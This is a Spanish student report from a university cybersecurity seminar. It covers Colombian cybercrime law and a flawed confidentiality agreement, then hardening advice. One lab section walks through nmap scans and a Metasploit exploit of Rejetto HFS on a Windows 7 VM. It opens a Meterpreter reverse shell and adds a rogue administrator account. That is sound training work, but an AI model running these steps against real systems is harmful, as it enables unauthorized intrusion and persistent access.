ETAPA 5 – FORMULAR ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI

YEFERSON HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO
CIUDAD
2022

ETAPA 5 – FORMULAR ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI

YEFERSON HERNANDEZ

SEMINARIO ESPECIALIZADO
ESPECIALISTA EN SEGURIDAD INFORMATICA

ASESOR
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO
CIUDAD
2022

CONTENIDO

pág.

LISTA DE ILUSTRACIONES

Pág.

RESUMEN

Dentro del desarrollo de las diferentes actividades planteadas para del seminario especializado “Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team” se ejecutaron acciones enfocadas al reconocimiento general y aplicación de la diferentes metodologías y procedimientos de los equipos Red y Blue Team, que permiten la identificación y de brechas de seguridad al interior de las organizaciones.

La universidad proporcionó para el desarrollo de estas actividades una serie de escenarios que fueron conocidos en cada fase, así mismo, se conto con bancos de trabajo y guías de configuración para el adelanto de las diferentes tareas suministradas.

Dentro de este documento se mostrará un breve ejemplo de las diferentes etapas desarrolladas y sus principales características para dar al lector una imagen general de las actividades que permitieron la identificación, y adquisición de nuevos conocimientos relacionados a la descripción, funcionamiento, características y diferencias de los equipos de Read Team y Bluer Team.

Para brindar un resumen más especifico sobre las actividades que se ejecutaron durante este periodo, podemos decir que en la prima fase se reforzaron los conocimientos necesarios relacionados a leyes colombianas que están afines con la seguridad informática y de la información, de igual manera se monto un entorno de trabajo en diferentes versiones con el objetivo de ser usados para una prueba de testing. Seguido de esto en la fase 2, se identificaron algunas falencias en los acuerdos de confidencialidad firmados por las empresas y el abuso que puede llegara presentarse en este tipo de situaciones. Para la tercera fase, se realizó un ataque a los equipos configurados previamente con el fin de identificar las brechas de seguridad y dar uso a diferentes herramientas de escaneo y finalmente en la fase 4 se establecieron controles sobre las brechas identificadas y se reconocieron los pasos a seguir después de haber sido atacado el sistema.

Finalmente, se dará mención a lo más relevante de todas las fases con el fin de poder generar recomendaciones sobre los diferentes casos y que puedan ser entendidos por el lector.

1 GLOSARIO

Acceso Abusivo a los Sistemas: Cuando si previa autorización del propietario de la información se accede a una parte o a toda la información que se resguarda en un sistema o equipo.

Blue Team: Es un equipo experto en seguridad informática encargado de analizar los sistemas y configurarlos de tal forma que puedan frenar cualquier tipo de ataque desde el exterior o interior de la organización.

Ciberseguridad: Es un conjunto de procesos, procedimientos y herramientas que en conjunto permiten implantar medidas de seguridad informática en equipo s de cómputo, servidores, redes o dispositivos.

Cláusula de Confidencialidad: Son acuerdos legales y organizaciones por los cuales los involucrados se comprometen a no divulgar información a terceros o hacer uso de esta para garantizar privilegios económicos, sociales y/o laborales.

Delitos Informáticos: Son las acciones por fuera de la ley que se realizan por medio de entornos digitales o internet.

Exploit: Es la ejecución de procedimientos enfocados en atacar sistemas informáticos y que permiten aprovechar brechas de seguridad.

Hardenización: Es la acción de asegurar de mejor forma un sistema con el fin de hacerlo menos atractivo para los ciberdelincuentes. Esto se logra por medio de la actualización de herramientas o instalación de las mismas.

Kali Linux: Este sistema operativo permite ser usado para la realización de las pruebas de seguridad, auditorias y etical haking, pues presenta herramientas graficas y una interfaz más amigable.

Nmap: Herramienta que sirva para realizar ataques a sistemas informáticos y obtener las direcciones IP determinada red o redes, así mismo puede suministrar los puertos disponibles de los equipos que se encuentren conectados a esa red.

Red Team: Es el equipo que toma la función de atacante o de delincuente en las pruebas de penetración realizadas, con el fin de lograr obtener la mayor cantidad de información necesaria y lograr salir con esta de las pruebas.

Software: Se conocen como los programas, datos o métodos de funcionamiento a modo de instrucciones a través de las que los equipos informáticos realizan tareas, los softwares son usados en equipos de cómputo, dispositivos móviles, consolas y más.

Virtual Box: Una aplicación que permite la instalación de sistemas operativos adicionales en equipos anfitriones, con la característica que cada uno cuenta con su ambiente virtual independiente.

Vulnerabilidad: Se conoce como brechas de seguridad y se trata de una debilidad o falla del sistema informático que pone en riesgo la seguridad de la información que allí se almacena o la seguridad de la misma máquina.

2 INTRODUCCIÓN

Con el desarrollo de nueva tecnología cada día y el avance sistemático de las actividades a nivel mundial, los sistemas informáticos han venido tomando fuerza de tal manera que son parte fundamental del avance humano, organizacional y social. Por lo anterior, los sistemas permiten el resguardo de diferentes datos de tal manera que se conviertan en activos importantes para su dueño y para terceros.

Teniendo en cuenta lo antes mencionado las organizaciones buscan cada día estar protegidas y preparadas para diferentes situaciones que puedan poner en riesgo su funcionamiento y operación. Es en este momento en donde los equipos de Red Team y Blue Team entran a ser parte del juego, pues permiten no solo brindar de alguna manera la seguridad de la organización, sino que asumen papeles tanto de atacante como de victima usando una gran cantidad de habilidades y técnicas.

Una de las principales características de este tipo de pruebas son las habilidades de los involucrados para imitar las técnicas de los atacantes o ciberdelincuentes con el fin de hacerse con los datos requeridos y por otra parte las habilidades que debe tener el equipo azul para defenderse de estos ataques.

Para nadie es un secreto que ninguna empresa está exenta de sufrir en cualquier momento un ataque cibernético por lo cual es de gran importancia que se cuenten con controles necesarios que ayuden a mitigar de alguna manera las consecuencias o calamidades que pueda traer consigo este tipo de agresiones y lo más importante que se mitigue al máximo la posibilidad de explotación de vulnerabilidades. En base a esto, los equipos especializados como los Red Team y Blue Team ayudan a la detección temprana de debilidades y el cierre de todas las brechas de seguridad que se establezcan durante estas pruebas.

Aunque el presente trabajo no hace parte fundamental de pruebas de penetración o ataques simulados, si se tocaron temas relacionados a estos y esta dirigido a la protección de los recursos informáticos desde temas legales, operativos y técnicos, haciendo uso de herramientas que permiten la realización de pruebas, análisis y contención de incidentes informáticos básicos.

3 OBJETIVOS

3.1 OBJETIVO GENERAL

Presentar un informe técnico en donde se relacionen los aspectos más relevantes del desarrollo de las diferentes actividades que permitan plantear recomendaciones y conclusiones.

3.2 OBJETIVOS GENERALES

- Presentar un resumen de los aspectos más relevantes de las diferentes actividades.
- Identificar los aspectos que aporten al desarrollo de estrategias de Red Tean y Blue Team.
- Formular estrategias de contención por medio de análisis de riesgos y vulnerabilidades.
- Generar recomendaciones para el planteamiento de estrategias que ayuden a endurecer los aspectos de seguridad de una organización.

4 DESARROLLO DEL INFORME

4.1 ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD

4.1.1 DECRETOS EXISTENTES RELACIONADOS CON DELITOS INFORMÁTICOS

Desde el año 2009 en Colombia fue lanzada la Ley 1273, esta Ley pretendió crear el bien jurídico de la protección de información y los datos. En términos generales esta ley se divide en dos grandes partes, las cuales se relacionan a continuación:

- De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos
- De los atentados informáticos y otras infracciones

Los anteriores segmentos de Ley presentan penas legales, cuyas condenas pueden ir desde los 36 meses de cárcel, hasta los 120 meses, adicionando multas que pueden estar entre los 100 y los 1.000 salarios mínimos mensuales legales vigentes.

Algunos de los delitos relacionados con esta Ley son:

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos	
Articulo	**Delito**
Artículo 269A	Acceso abusivo a un sistema informático
Artículo 269B	Obstaculización ilegítima de sistema informático o red de telecomunicación
Artículo 269C	Interceptación de datos informáticos
Artículo 269D	Daño Informático
Artículo 269E	Uso de software malicioso
Artículo 269F	Violación de datos personales
Artículo 269G	Suplantación de sitios web para capturar datos personales
Artículo 269H	Circunstancias de agravación punitiva

De los atentados informáticos y otras infracciones	
Articulo	**Delito**
Artículo 269I	Hurto por medios informáticos y semejantes
Artículo 269J	Transferencia no consentida de activos

De igual forma, en Colombia existe la Ley 1581 de 2012, en donde se establece que toda empresa sea privada o pública, esta en la obligación de proteger de manera adecuada los datos personales de sus clientes o terceros. El principal objeto de esta ley es “desarrollar el derecho constitucional que tiene todas las personas a conocer, actualizar, rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos…”, de igual forma todas las organizaciones tiene como deber “conservar la información bajo las condiciones de seguridad necesarias para impedir su adulteración, perdida, consulta, uso o acceso no autorizado o fraudulento”.

4.1.2 HERRAMIENTAS DE CIBERSEGURIDAD

Metasploit: Esta herramienta permite generar información relacionada a las vulnerabilidades de seguridad con el fin de brindar posibles accesos de penetración, este es un royecto de código abierto que desarrolla y ejecuta exploits en contra de una maquina remota.

Nmap: Este programa también es de código abierto y su función se basa en el rastreo de puertos, que permite evaluar la seguridad de los sistemas informáticos o incluso también permite revelar servidores en redes o servicio en las mismas.

Openvas: Este a diferencia de las dos herramientas anteriores, funciona como una suite de software que permite alojar diferentes servicios y herramientas que se especializan en el escaneo de brechas de seguridad en los sistemas informáticos. Este producto también es un software libre.

Exploitdb: También llamado Exploit Data Base, es un recurso que permite identificar diferentes debilidades de la red con el fin de mantenerse actualizado sobre los ataques que pueden ocurrir en otras redes. El exploitDB permite recoger mayo conocimiento sobre los diferentes métodos de los piratas informáticos y de esto forma aumentar la seguridad de nuestros sistemas.

4.2 ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL

4.2.1 PROCESOS ILEGALES O NO ETICOS DE LOS ANEXOS

Los documentos suministrados resaltan la importancia de la lectura detenida y compresiva de los contratos, clausulas o acuerdos que se firmen con diferentes organizaciones, empresas e incluso personas en el ámbito diario, pues una vez leídas detenidamente las cláusulas de los anexos se evidencian varias irregularidades que apuntan a procesos ilegales y no éticos dentro del funcionamiento normal de la empresa Whitehouse Security.

En primera medida en el escenario 2, se habla de una omisión a las medidas de seguridad para la contratación de personal, puesto que el contrato que se firmará “fue elaborado por un abogado que ya no labora para la empresa y fue despedido por encontrarle algunos procesos ilícitos”, además que no existió un segundo filtro de revisión que permitiera realizar algún tipo de validación y apiccarle los cambios necesarios que este requiera en razón a la evulación de la empresa, los procesos, la información, etc.

Por otra parte, y no menos grave, están las cláusulas del acuerdo, cuya información está completamente fuera de lo ético y legal, pues se encontraron fragmentos ilegales y faltos de ética en su redacción, como los señalados a continuación

- Brindan información obtenida del desarrollo de su actividad para los procesos de selección, suministrando información sensible a personal que no esta vinculado con la empresa.
- La información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.
- Se manifiesta que los “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”, son datos privados.
- No permiten denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.
- Los trabajadores se deben abstener de denunciar y publicar la información confidencial e ilegal que conozcan, reciban o intercambien con ocasión de las reuniones sostenidas, partiendo del hecho que pueden llegar a intercambiar información privada.
- Quien debe responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento, es el trabajador, aún siendo esta suministrada por la empresa para la que labora y haciendo parte esto de la actividad para la que fue contratado
- La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security. Aunque la cláusula en su mayoría esta bien, hablan de tampoco divulgar o posiblemente denunciar con información que sea obtenida de forma ilegal o que sea ilegal.
- En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.}

4.2.2 INCUMPLIMIENTOS AL ACUERDO 1273 DE 2009

Desde el año 2009 en Colombia fue lanzada la Ley 1273, esta Ley pretendió crear el bien jurídico de la protección de información y los datos. En términos generales esta ley se divide en dos grandes partes, las cuales se relacionan a continuación:

- De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos
- De los atentados informáticos y otras infracciones

Los anteriores segmentos de Ley presentan penas legales, cuyas condenas pueden ir desde los 36 meses de cárcel, hasta los 120 meses, adicionando multas que pueden estar entre los 100 y los 1.000 salarios mínimos mensuales legales vigentes.

Algunos de los delitos relacionados en los que se vería involucrada la empresa Whitehouse, serian:


- Incumplimiento al artículo 269A: Teniendo en cuenta que existen clausulas que no permiten divulgar información obtenida de accesos abusivos a los sistemas informáticos.
- Incumplimiento al artículo 269C: Debido a que dentro de sus cláusulas hablan de “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”
- Incumplimiento al artículo 269J: Puesto que dentro de las prohibiciones de los empleados está la abstención de denunciar o publicar información que procede del intercambien de datos privados.
- Incumplimiento al artículo 269F: El acceso abusivo a los datos privados de cualquier ente o persona, por medio de interceptaciones, chuzadas y otros mecanismos no legales que utiliza la empresa Whitehouse, para la obtención de información.
- Incumplimiento al artículo 269H: Pues se está utilizando como instrumento a un tercero de buena fe.

4.3 HERRAMIENTAS Y SOFTWARE PARA EL DESARROLLO DE LA ACTIVIDAD


4.3.1 HERRAMIENTAS UTILIZADAS Y COMANDOS

Teniendo en cuenta la actividad a desarrollar, para la ejecución de las pruebas como parte del equipo de Red Team, se utilizaron las siguientes herramientas:


Kali Linux: Que permitió identificar la dirección IP a la que se conecta la red, el comando para lograr esta identificación fue ***ip add*** como se puede visualizar a continuación.



Nmap: Es una herramienta que permite efectuar rastreo de puertos, demás de detección de equipos, servicios y sistemas operativos, en este caso esta herramienta viene instalada en Kali Linux y será utilizada como ya se menciono para generar un escaneo de los puertos de red por medio del comando *sudo* ***nmap -Sp 1920168.10.0/24***



Lo anterior permitió identificar las direcciones IP, MAC y varias de las características que pueden permitir la identificación del sistema a atacar, pero es necesario utilizar ***sudo nmap -Sv 192.168.10.0/24*** para garantizar que la dirección Ip que se utilizará es la que hace referencia al sistema operativo de Windows 7 de 64 bits.




Como resultado se identificó el puerto 80, que es sinónimo de un puerto abierto, el cual permitirá iniciar el ataque.

Metasploit Framework: Esta herramienta permite obtener información de las vulnerabilidades de seguridad siendo un gran aliado en el momento del Pentesting, pues ayuda a desarrollar y ejecutar exploits contra una maquina remota. En razón a lo anterior y una vez abierta la herramienta de Metasploit Framework se utiliza el comando ***use exploit/Windows/http/rejetto_hfs_exec*** para la selección del exploit (ver ilustración 4).

Después de realizada esta función el PAYLOAD se configura por medio del comando ***set PAYLOAD Windows/x64/meterpreter/reverse_tpc*** (ver ilustración 5).

Una vez configurado el PAYLOAD se deben identificar los parámetros establecidos para el exploit con el comando ***show options*** (ver ilustración 6).



```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be a
n address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.12    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
```

Seguido de esto aplicamos los comandos relacionados a continuación para asignar la dirección IP del equipo de Windows, revisar la asignación de los parámetros, ejecutar los exploits para que cargue, cree y avara la sesión y finalmente ensayar la conexión (ver ilustración 7).

- *set RHOST 192.168.10.16*
- *set LHOST 192.168.10.12*
- *set SRVHOST 192.168.10.12*
- *show options*
- *exploit*
- *Ip config*

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC : 08:00:27:92:80:c0
MTU          : 1500
IPv4 Address : 192.168.10.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4842:9ce4:4e38:7898
```

4.3.2 QUE PERMITIO IDENTIFICAR EL FALLO DE SEGURIDAD

Teniendo en cuenta la información recibida en el anexo 4 se pudo determinar que es posible conseguir una Shell reversa y una sesión meterpreter, al igual se obtuvo información importante como el nombre de la aplicación Rejjeto y el tipo de sistema operativo de la máquina.

Es importante resaltar que al no conocer bien el conceto de Meterpreter se realizo una investigación para conocer las características de este programa y se identificó que controlar de forma remota los computadores infectados, este programa malicioso de tipo troyano se ejecuta completamente en memoria.

4.3.3 HERRAMIENTAS UTILIZDAS PARA IDENTIFICAR LAS FALLAS DE SEGURIDAD


En base a los parámetros de la actividad y la información suministradas en los diferentes anexos, se utilizaron los siguientes sistemas, herramientas y operaciones alternas para la identificación de las fallas de seguridad de la maquina Windows 7.

- Kali Linux
- Nmap
- Metasploit Framework
- Google, para la consulta de información de la que no se tenía referencia

En base al uso de las herramientas anteriores (Nmap) y los diferentes comandos, se logró establecer que se tiene acceso al puerto 80, este puerto es abierto y por el cual se permitió iniciar el ataque.

4.3.4 COMO AFECTA EL ATAQUE A LA MAQUINA

El ataque permite al ciberdelincuente crear un usuario administrador en sistemas y de esta manera poder tener acceso a información privilegiada, esto sucede porque el sistema operativo victima realiza una conexión al equipo atacante, en este momento ya queda en disposición la Shell para la ejecución de comandos de manera remota.




4.3.5 EVIDENCIAS DE EXPLOTACIÓN DE LAS VULNERABILIDADES

Con el comendo ***Shell*** se puede ingresar y de manera seguida se puede ejecutar el comando ***ipconfig*** pero esta vez se ejecuta directamente desde el equipo de la víctima.

```
C:\Users\usuario\Downloads>ipconfig
ipconfig

Configuraci□n IP de Windows


Adaptador de Ethernet Conexi□n de □rea local:

   Sufijo DNS espec□fico para la conexi□n. . :
   V□nculo: direcci□n IPv6 local. . . : fe80::4842:9ce4:4e38:7898%11
   Direcci□n IPv4. . . . . . . . . . . . . . : 192.168.10.16
   M□scara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.10.1

Adaptador de t□nel isatap.{5BE8BED2-9B04-4799-BEB3-D289D73C2460}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS espec□fico para la conexi□n. . :

C:\Users\usuario\Downloads>
```

Seguido de esto se realiza la asignación del usuario administrativo con nombre yefersonhernandez por medio de la ejecución del comando ***add_localgroup_user “Administradores” “yefersonhernandez”***

```
meterpreter > add_localgroup_user "Administradores" "yefersonhernandez"
[-] Warning: Not currently running as SYSTEM, not all tokens will be availa
e
            Call rev2self if primary process token is SYSTEM
[*] Attempting to add user yefersonhernandez to localgroup Administradores
ost 127.0.0.1
[+] Successfully added user to local group
meterpreter >
```



4.4 ¿QUE SERIA LO PRIMERO QUE INDAGARÍA Y HARÍA SI LLEGARA A ENCONTRARSE UN ATAQUE EN TIEMPO REAL?

Aunque es muy difícil la detección de los ataques en tiempo real, debido a que la gran mayoría son identificados cuando han logrado acceder a una parte o toda la información, en caso de ser detectados lo primero que se debe realizar es cortar la conexión a la red, pues sin duda alguna estos ataques se efectúan por este medio, una vez ya mitigado gran parte del riesgo con la desconexión de la red, es importante entrar a reconocer el tipo de ataque y el objetivo de este, pues esto nos brindará gran información para mitigar los riesgos y cerrar posibles brechas de seguridad, todo depende del objetivo, el método y el medio que se utilice.

Para el caso desarrollado en la fase anterior se propone que en primera instancia se reconozca e identifique la brecha de seguridad, por lo cual analizaría los puertos con fin de identificar si existe alguno abierto al interior de mi servidor, para ello existen diferentes metodologías o herramientas, sin embargo, personalmente utilizaría NMAP debido a que esta herramienta me brindará la posibilidad de rastrear el puerto o los puertos por donde seguramente se perpetuo el ataque al sistema de información. Seguido de esto y si llegase a arrojar alguno de los puertos abiertos, lo primero es mitigar esas brechas, cerrando los puertos y actualizando los datos de los sistemas en donde se logró tener acceso, de igual manera es sumamente importante la identificación de nuevos usuarios y que no correspondan a los creados por la organización, es decir, la creación de a usuarios administrados que hayan sido creados por el ciberdelincuente deben ser suprimidos.

4.4.1 MEDIDAS DE HARDENIZACIÓN PROPUESTAS PARA EVITAR FUTUROS ATAQUES

Lo primero que se debe hacer es aprender de los errores, por lo cual se deben cerrar las brechas de seguridad que se identificaron en el ataque, después de esto sería importante lo siguiente:

- Actualizar o adquirir antivirus que permitan el escaneo de los sistemas en tiempo real y su respectivo alertamiento.

- Crear políticas de instalación de programas en los equipos de la empresa o los que se conectan a esa red, de igual forma realizar una desinstalación de los programas que no sean utilizados y potencialmente peligroso.
- Actualizar los equipos de la compañía y los sistemas operativos que se utilizan
- Solo debe permitirse acceso remoto por medio de VPN y con autorización previa de la gerencia de TI
- Si no están los activos los firewalls de Windows, se deben instalar
- Los usuarios con privilegios de administrador no deben ser usados por personal diferentes al área de informática.
- Realizar pruebas de vulnerabilidad de manera periódica.

4.4.2 DIFERENCIA ENTRE BLUE TEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

Aunque en ocasiones es difícil encontrar las diferencias que existen entre un equipo Read Team y el Equipo de Respuesta a Incidentes Informáticos, a continuación, se mencionaran algunas de las principales características de cada uno.

Los Equipos de Respuesta a Incidentes Informáticos o también llamados CSIRT son quienes reciben, analizan y responden ante los incidentes de seguridad recibidos desde diferentes plataformas de colaboración (otros CSIRT, empresas o personas que lo soliciten). Podemos decir que la labor de los CSIRT es reactiva, pues actúan únicamente cuando el incidente ha sucedido, lo que indica que no es preventivo.

Por otra parte, el equipo de Blue Team es más preventivo pues se encargan de crear medidas de seguridad y diferentes herramientas para prevenir ataques y mitigar lo más posible la apertura de brechas de seguridad.

5 ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS DE REDTEAM Y BLUETEAM

Basados en el aspecto que se trata de equipos de trabajo, es decir existe la participación de más de un individuo en el desarrolla de las funciones, es importante establecer reglas de trabajo, principalmente en el equipo azul quien es el encargado de la defensa de los sistemas, pues regularmente el equipo rojo no debería tener reglas o parámetros de ataque, ya que son los encargados de emular al delincuente, quienes normalmente no tienen ética en sus operaciones.

La documentación de los procesos es una etapa que no debe ser omitida, pues es importante conservar un soporte de los procedimientos utilizados para cada labor, se recomendaría que esta información detalle puntualmente cada paso con el fin de que posteriormente pueda ser estudiada por personal nuevo o actualizada, sobre todo si se tiene en cuenta que este tipo de pruebas se realiza regularmente sobre la red de la organización y no existen ambientes de prueba.

El aporte más importante que pueden dar los equipos de Red Team y Blue Team a la organización es el conocimiento, por lo cual deben si o si estar en constante aprendizaje, buscando de manera frecuente nuevas maneras de proteger los sistemas y nuevas formas de ser atacados, no basta únicamente con los conocimientos adquiridos a en cierta época, pues recordemos que la tecnología avanza a una velocidad gigante y los ciberdelincuentes lo hacen al mismo ritmo.

6 RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN

Como se mencionó anteriormente lo importante de de las estrategias de mejoramiento es aprender de los errores y no solo de los propios sino de los de otros, por lo cual se debe estar actualizado de operaciones realizadas en diferentes organizaciones, la forma en la que se ejecutaron, la forma en las que se controlaron y manera en la que se mitigaron.

Seguido de esto, es importante que las empresas entiendan la importancia que tiene la actualización de los equipos, la adquisición de antivirus, la creación de políticas de seguridad, el control de usuarios y accesos, entre otros más que cuando se trabajan en conjunto permiten endurecer los aspectos de seguridad de las organizaciones.

Por otra parte, no se puede dejar de un lado el factor humano, pues como es bien sabido es una de las principales brechas de seguridad de los accesos no autorizados a los sistemas e información. La capacitación constante y la sensibilización en cuantos a las normas de seguridad y sus posibles consecuencias debe obligatoria.

Finalmente, es importante someter a la empresa u organización a un monitorio constante, verificación de cumplimientos de las políticas de seguridad informática y de la información, auditorias a las diferentes áreas y la aplicación de controles efectivos frente a las inconformidades detectadas.

7 SUSTENTACIÓN - LINK DEL VIDEO

https://youtu.be/1grYl4MHxSE

8 CONCLUSIONES

Toda organización que pretenda cuidar o resguardar sus sistemas de información y funcionamiento debe contar un experto en seguridad informática, pues el conocimiento técnico y legal hace parte de las estrategias de prevención que debe establecer la organización.

Dentro de los diferentes mecanismos para la aplicación de medidas de seguridad, existen herramientas que facilitan la realización de pruebas preventivas y de penetración, la cuales son recomendables aplicar y de manera periódica, pues están sirven para la identificación de brechas de seguridad y su posterior aplicación de controles.

Es importante resaltar que el incumplimiento a cualquier articulo de la Ley 1273 trae consigo cargas legales y reputacionales, afectando seriamente los principios profesionales del individuo.

